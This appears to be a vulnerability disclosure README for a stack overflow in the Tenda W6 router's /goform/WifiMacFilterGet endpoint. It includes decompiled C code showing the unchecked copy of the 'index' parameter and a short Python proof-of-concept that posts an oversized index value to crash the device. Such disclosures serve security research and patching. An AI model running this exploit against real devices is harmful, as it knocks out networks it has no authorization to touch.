ilovekeer Add files via upload … on Jul 8 History

..	
pic	5 months ago
video	5 months ago
README.md	5 months ago
README_cn.md	5 months ago

README.md

Tenda W6 Stack Overflow Vulnerability

Device Vulnerability Introduction

Tenda W6 is an enterprise wireless AP router from Tenda Technology (Shenzhen, China).


A stack overflow vulnerability exists in /goform/WifiMacFilterGet in Tenda W6 V1.0.0.9(4122) version, which can be exploited by attackers to cause a denial of service (DoS) via the index parameter.

The firmware can be downloaded at: https://www.tenda.com.cn/download/detail-2576.html


Vulnerability Location

/goform/WifiMacFilterGet


formWifiMacFilterGet() Function



```
Var = (char *)websGetVar(a1, "index", "0");
v4 = (char *)websGetVar(a1, "wl_radio", "0");
memset(v6, 0, sizeof(v6));
memset(v7, 0, sizeof(v7));
memset(v8, 0, sizeof(v8));
memset(v9, 0, sizeof(v9));
v10 = 0;
v11 = 0;
v12 = 0;
v13 = 0;
v14 = 0;
v15 = 0;
v16 = 0;
v17 = 0;
if ( !strcmp(v4, "0") )
{
  strcmp(Var, "0");
  sprintf((char *)v6, "wl2g.ssid%s.", Var);
}
```



```
  }
  strcat(v7, "\r");
}
get_list_data(v6, v9);
strcat(v7, v9);
```



```
int __fastcall get_list_data(const char *a1, char *a2)
{
  int v3; // [sp+18h] [+18h]
  int v4; // [sp+1Ch] [+1Ch]
  int v5; // [sp+24h] [+24h]
  char v6[64]; // [sp+28h] [+28h] BYREF
  char v7[256]; // [sp+68h] [+68h] BYREF

  v4 = 1;
  v3 = 0;
  memcpy(a2, byte_4832D4, sizeof(char));
  v7[0] = 0;
  memset(v6, 0, sizeof(v6));
  sprintf(v6, "%smaclist_num", a1);
  GetValue(v6, v7);
  v5 = atoi(v7);
  while ( v5 >= v4 )
  {
    sprintf(v6, "%smaclist%d", a1, v4);
    GetValue(v6, v7);
    strcpy(&a2[v3], v7);
    strcat(a2, "~");
    v3 += strlen(v7) + 1;
    ++v4;
  }
  a2[v3 - 1] = 0;
  return v5;
}
```

Exp

```
import requests
from pwn import *

burp0_url = "http://192.168.5.1/goform/WifiMacFilterGet"
burp0_headers = {"Host":"192.168.5.1",
"Content-Length":"295",
"Accept":"*/*",
"X-Requested-With":"XMLHttpRequest",
"User-Agent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, l
"Content-Type":"application/x-www-form-urlencoded; charset=UTF-8",
"Origin":"http://192.168.5.1",
"Referer":"http://192.168.5.1/main.html",
"Accept-Encoding":"gzip, deflate",
"Accept-Language":"en-US,en;q=0.9",
"Cookie":"user=",
"Connection":"close"}

data1="index="+'a'*0x140

requests.post(burp0_url,headers=burp0_headers,data=data1, verify=False,timeout=1)
```

Please see the video for the demonstration process